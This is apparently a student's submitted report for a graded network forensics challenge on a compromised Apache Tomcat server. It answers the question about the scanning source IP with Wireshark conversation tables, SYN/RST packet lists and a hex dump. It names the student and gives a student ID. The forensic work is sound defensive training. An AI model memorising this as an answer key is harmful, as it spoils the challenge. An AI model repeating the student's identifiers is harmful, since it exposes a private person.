
Put Student Name(s) ↓	Put Student IDs ↓	Due Date	Grade Weight
LEANDRO DELGADO	114416241	As Posted	6%

Name	Lab7: Tomcat Takeover Network Forensics Challenge

Instructions	• It is an Individual assignment. Put your name + Student ID in the empty spaces above.
	• Show your genuine signs of your work is done on your machine. This includes:
	  ○ Screenshots that show your desktop background with Date/Time.
	  ○ Show a pop-up bx that shows "your name + IP".
	  ○ Show your logged account when applicable. Optional: Your photo.
	• Submit your report name: CYT215-Lab7-Student Name & ID

Challenge Scenario	Our SOC team has detected suspicious activity on one of the web servers within the company's intranet. In order to gain a deeper understanding of the situation, the team has captured network traffic for analysis. This pcap file potentially contains a series of malicious activities that have resulted in the compromise of the Apache Tomcat web server. We need to investigate this incident further.
Challenge Questions To be Answered	

1. Given the suspicious activity detected on the web server, the pcap analysis shows a series of requests across various ports, suggesting a potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?

Wireshark · Conversations · web server.pcap

Conversation Settings

- [ ] Name resolution
- [ ] Absolute start time
- [ ] Limit to display filter

Copy

Follow Stream...

Graph...

- [ ] Protocol
- [ ] Bluetooth
- [ ] BPv7
- [ ] DCCP
- [ ] Ethernet
- [ ] FC
- [ ] FDDI
- [ ] IEEE 802.11
- [ ] IEEE 802.15.4
- [ ] IPv4
- [ ] IPv6
- [ ] IPX
- [ ] JXTA
- [ ] LTP
- [ ] MPTCP
- [ ] NCP
- [ ] openSAFETY
- [ ] RSVP
- [ ] SCTP
- [ ] SLL
- [x] TCP
- [ ] Token-Ring
- [ ] UDP
- [ ] USB
- [ ] ZigBee

Filter list for specific type

TCP · 9465


Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A	Flows
10.0.0.112	1359	14.0.0.120	51985	1	60 bytes	1780	1	60 bytes	0	0 bytes	346.147870	0.0000			0
10.0.0.112	1514	14.0.0.120	51985	1	60 bytes	1777	1	60 bytes	0	0 bytes	346.147869	0.0000			0
10.0.0.112	1704	14.0.0.120	51985	1	60 bytes	1779	1	60 bytes	0	0 bytes	346.147870	0.0000			0
10.0.0.112	2860	14.0.0.120	51985	1	60 bytes	1776	1	60 bytes	0	0 bytes	346.147868	0.0000			0
10.0.0.112	4446	14.0.0.120	51985	1	60 bytes	1774	1	60 bytes	0	0 bytes	346.147866	0.0000			0
10.0.0.112	5578	14.0.0.120	51985	1	60 bytes	1782	1	60 bytes	0	0 bytes	346.147872	0.0000			0
10.0.0.112	5599	14.0.0.120	51985	1	60 bytes	1781	1	60 bytes	0	0 bytes	346.147871	0.0000			0
10.0.0.112	6327	14.0.0.120	51985	1	60 bytes	1778	1	60 bytes	0	0 bytes	346.147869	0.0000			0
10.0.0.112	7079	14.0.0.120	51985	1	60 bytes	1775	1	60 bytes	0	0 bytes	346.147868	0.0000			0
10.0.0.112	35790	14.0.0.120	443	12	960 bytes	9463	6	562 bytes	6	398 bytes	713.552599	27.5916	162 bits/s	115 bits/s	1
10.0.0.112	55162	14.0.0.120	80	23	2 kB	9461	12	875 bytes	11	860 bytes	556.299692	113.4942	61 bits/s	60 bits/s	6
10.0.0.115	41330	10.0.0.105	445	136	25 kB	0	81	11 kB	55	14 kB	0.000000	25.4627	3612 bits/s	4308 bits/s	104
10.0.0.115	42224	10.0.0.112	8080	250	179 kB	5	117	10 kB	133	169 kB	230.665105	55.0276	1464 bits/s	24 kbps	12
10.0.0.115	44194	10.0.0.112	8080	12	2 kB	3	7	802 bytes	5	856 bytes	191.241500	19.3014	332 bits/s	354 bits/s	2
10.0.0.115	44200	10.0.0.112	8080	14	3 kB	4	8	870 bytes	6	2 kB	191.242316	19.3006	360 bits/s	772 bits/s	2
10.0.0.115	44606	10.0.0.112	22	545	60 kB	1	343	31 kB	202	28 kB	38.173201	101.2128	2465 bits/s	2246 bits/s	315
10.0.0.115	46668	10.0.0.112	22	369	41 kB	9464	234	22 kB	135	19 kB	782.985204	87.6461	2017 bits/s	1753 bits/s	212
10.0.0.115	57784	10.0.0.112	8080	133	94 kB	2	60	8 kB	73	86 kB	164.205512	46.3375	1375 bits/s	14 kbps	20
14.0.0.120	37148	10.0.0.112	8080	43	28 kB	9441	18	2 kB	25	26 kB	372.558339	20.1066	961 bits/s	10 kbps	8
14.0.0.120	37162	10.0.0.112	8080	69	55 kB	9442	25	2 kB	44	52 kB	372.636969	20.0550	902 bits/s	20 kbps	4
14.0.0.120	37178	10.0.0.112	8080	15	5 kB	9443	7	775 bytes	8	4 kB	372.656584	20.0343	309 bits/s	1544 bits/s	2
14.0.0.120	37190	10.0.0.112	8080	12	2 kB	9444	6	710 bytes	6	1 kB	372.656799	20.0204	283 bits/s	536 bits/s	2
14.0.0.120	37204	10.0.0.112	8080	14	3 kB	9445	7	776 bytes	7	3 kB	372.657235	20.0342	309 bits/s	1044 bits/s	2
14.0.0.120	37644	10.0.0.112	8080	66	43 kB	9446	31	4 kB	35	39 kB	386.465904	0.1295	252 kbps	2381 kbps	32
14.0.0.120	37660	10.0.0.112	8080	12	4 kB	9447	6	517 bytes	6	3 kB	386.475222	0.1182	34 kbps	208 kbps	2
14.0.0.120	37662	10.0.0.112	8080	23	11 kB	9448	12	1 kB	11	9 kB	386.475226	0.1213	95 kbps	604 kbps	10
14.0.0.120	37674	10.0.0.112	8080	24	11 kB	9449	13	1 kB	11	9 kB	386.475227	0.1206	95 kbps	616 kbps	10
14.0.0.120	37684	10.0.0.112	8080	58	37 kB	9450	28	3 kB	30	34 kB	386.475330	0.1207	210 kbps	2264 kbps	22
14.0.0.120	37700	10.0.0.112	8080	36	16 kB	9451	19	2 kB	17	14 kB	386.475525	0.1207	159 kbps	923 kbps	20
14.0.0.120	37702	10.0.0.112	8080	42	24 kB	9452	21	3 kB	21	21 kB	386.475619	0.1196	181 kbps	1431 kbps	24
14.0.0.120	37712	10.0.0.112	8080	30	13 kB	9453	15	2 kB	15	11 kB	386.475718	0.1212	108 kbps	741 kbps	12
14.0.0.120	37718	10.0.0.112	8080	32	15 kB	9454	16	2 kB	16	13 kB	386.476006	0.1197	142 kbps	848 kbps	18
14.0.0.120	37722	10.0.0.112	8080	49	31 kB	9455	23	2 kB	26	29 kB	386.476261	0.1193	156 kbps	1911 kbps	12
14.0.0.120	37736	10.0.0.112	8080	105	81 kB	9456	43	9 kB	62	72 kB	394.955619	62.2470	1142 bits/s	9221 bits/s	32
14.0.0.120	38118	10.0.0.112	8080	13	3 kB	9462	6	803 bytes	7	2 kB	656.615553	20.0247	320 bits/s	779 bits/s	2
14.0.0.120	39576	10.0.0.112	8080	6	412 bytes	9459	4	272 bytes	2	140 bytes	437.175920	5.0048	434 bits/s	223 bits/s	0
14.0.0.120	41388	10.0.0.112	8080	12	2 kB	9457	6	738 bytes	6	922 bytes	396.633001	20.0254	294 bits/s	368 bits/s	2
14.0.0.120	41404	10.0.0.112	8080	13	3 kB	9458	6	740 bytes	7	2 kB	396.633233	20.0254	295 bits/s	770 bits/s	2
14.0.0.120	44062	10.0.0.112	8080	41	23 kB	9460	18	4 kB	23	20 kB	547.380822	28.9914	1049 bits/s	5404 bits/s	4
14.0.0.120	51985	10.0.0.112	256	2	120 bytes	6	1	60 bytes	1	60 bytes	346.031483	0.0001			0
14.0.0.120	51985	10.0.0.112	443	2	120 bytes	7	1	60 bytes	1	60 bytes	346.031493	0.0001			0
14.0.0.120	51985	10.0.0.112	199	2	120 bytes	8	1	60 bytes	1	60 bytes	346.031494	0.0003			0
14.0.0.120	51985	10.0.0.112	113	2	120 bytes	9	1	60 bytes	1	60 bytes	346.031495	0.0003			0
14.0.0.120	51985	10.0.0.112	25	2	120 bytes	10	1	60 bytes	1	60 bytes	346.031625	0.0001			0
14.0.0.120	51985	10.0.0.112	3306	2	120 bytes	11	1	60 bytes	1	60 bytes	346.031628	0.0001			0
14.0.0.120	51985	10.0.0.112	139	2	120 bytes	12	1	60 bytes	1	60 bytes	346.031631	0.0003			0
14.0.0.120	51985	10.0.0.112	22	3	180 bytes	13	2	120 bytes	1	60 bytes	346.031767	0.0003			0
14.0.0.120	51985	10.0.0.112	21	2	120 bytes	14	1	60 bytes	1	60 bytes	346.031771	0.0001			0
14.0.0.120	51985	10.0.0.112	5900	2	120 bytes	15	1	60 bytes	1	60 bytes	346.031773	0.0003			0
14.0.0.120	51985	10.0.0.112	8888	2	120 bytes	16	1	60 bytes	1	60 bytes	346.032222	0.0001			0

f1.txt

File Edit View

```
Leandro Delgado
Student ID: 1144162411
```

Ln 4, Col 1 | 40 characters | 100% | Windows (C | UTF-8


Wireshark · Conversations · web server.pcap
Conversation Settings
Name resolution
Absolute start time
Limit to display filter
Copy
Follow Stream...
Graph...
TCP · 1
Address A Port A Address B Port B Packets Bytes Stream ID Total Packets Percent Filtered Packets A → B Bytes A → B Packets B → A Bytes B → A Rel Start Duration Bits/s A → B Bits/s B → A Flows
14.0.0.120 51985 10.0.0.112 7434 2 120 bytes 165 2 100.00% 1 60 bytes 1 60 bytes 346.037873 0.0001 0
Protocol
Bluetooth
BPv7
DCCP
Ethernet
FC
FDDI
IEEE 802.11
IEEE 802.15.4
IPv4
IPv6
IPX
JXTA
LTP
MPTCP
NCP
openSAFETY
RSVP
SCTP
SLL
TCP
Token-Ring
UDP
USB
Filter list for specific type
Sequence Numbers (tcptrace) for 10.0.0.112:7434 → 14.0.0.120:51985
Sequence Numbers (tcptrace) for 10.0.0.112:7434 → 14.0.0.120:51985
web server.pcap
Sequence Number (B)
Time (s)
Hover over the graph for details. → 1 pkts, 0 bytes ← 1 pkts, 0 bytes
Type Time / Sequence (tcptrace)
Select SACKs
Stream 165
Switch Direction
Mouse drags zooms
Reset
Save As...
Close
Help
f1.txt
File Edit View
Leandro Delgado
Student ID: 1144162411
Ln 4, Col 1 40 characters 100% Windows (C UTF-8
Close
Help

web server.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1402	346.037792	14.0.0.120	10.0.0.112	TCP	60	51985 → 2383 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1403	346.037792	10.0.0.112	14.0.0.120	TCP	60	2605 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1404	346.037869	14.0.0.120	10.0.0.112	TCP	60	51985 → 4387 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1405	346.037870	10.0.0.112	14.0.0.120	TCP	60	4680 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1406	346.037871	14.0.0.120	10.0.0.112	TCP	60	51985 → 4942 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1407	346.037871	10.0.0.112	14.0.0.120	TCP	60	8214 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1408	346.037872	10.0.0.112	14.0.0.120	TCP	60	2383 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1409	346.037873	14.0.0.120	10.0.0.112	TCP	60	51985 → 7434 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1410	346.037957	10.0.0.112	14.0.0.120	TCP	60	4387 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1411	346.037959	14.0.0.120	10.0.0.112	TCP	60	51985 → 9133 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1412	346.037959	10.0.0.112	14.0.0.120	TCP	60	4942 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1413	346.037960	14.0.0.120	10.0.0.112	TCP	60	51985 → 8348 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1414	346.037960	10.0.0.112	14.0.0.120	TCP	60	7434 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1415	346.037961	10.0.0.112	14.0.0.120	TCP	60	9133 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1416	346.037961	14.0.0.120	10.0.0.112	TCP	60	51985 → 7570 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1417	346.038038	10.0.0.112	14.0.0.120	TCP	60	8348 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1418	346.038039	14.0.0.120	10.0.0.112	TCP	60	51985 → 3803 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1419	346.038039	10.0.0.112	14.0.0.120	TCP	60	7570 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1420	346.038040	10.0.0.112	14.0.0.120	TCP	60	3803 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1421	346.038040	14.0.0.120	10.0.0.112	TCP	60	51985 → 7554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1422	346.038041	14.0.0.120	10.0.0.112	TCP	60	51985 → 1400 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1423	346.038114	14.0.0.120	10.0.0.112	TCP	60	51985 → 1707 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1424	346.038193	14.0.0.120	10.0.0.112	TCP	60	51985 → 67 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1425	346.038194	10.0.0.112	14.0.0.120	TCP	60	7554 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

f1.txt

File Edit View

Leandro Delgado
Student ID: 1144162411

Ln 4, Col 1 | 40 characters | 100% | Windows (C | UTF-8

```
> Frame 1414: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
> Ethernet II, Src: VMware_4d:6a:d0 (00:0c:29:4d:6a:d0), Dst: VMware_4b:ae:ba (00:0c:29:4b:ae:ba)
> Internet Protocol Version 4, Src: 10.0.0.112, Dst: 14.0.0.120
v Transmission Control Protocol, Src Port: 7434, Dst Port: 51985, Seq: 1, Ack: 1, Len: 0
    Source Port: 7434
    Destination Port: 51985
    [Stream index: 165]
  > [Conversation completeness: Incomplete (37)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 0
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 3972817704
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x014 (RST, ACK)
    Window: 0
    [Calculated window size: 0]
    [Window size scaling factor: -2 (no window scaling used)]
    Checksum: 0x62c2 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > [Timestamps]
  > [SEQ/ACK analysis]
```

```
0000  00 0c 29 4b ae ba 00 0c  29 4d 6a d0 08 00 45 00   ··)K····  )Mj···E·
0010  00 28 00 00 40 00 40 06  25 d3 0a 00 00 70 0e 00   ·(··@·@· %····p··
0020  00 78 1d 0a cb 11 00 00  00 00 ec cc 63 28 50 14   ·x····· ····c(P·
0030  00 00 62 c2 00 00 00 00  00 00 00 00               ··b····· ····
```

web server.pcap Packets: 21070 Profile: Default

web server.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 165

No.	Time	Source	Destination	Protocol	Length	Info
1414	346.037960	10.0.0.112	14.0.0.120	TCP	60	7434 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

f1.txt

File Edit View


Leandro Delgado
Student ID: 1144162411

Ln 4, Col 1 | 40 characters | 100% | Windows (C | UTF-8

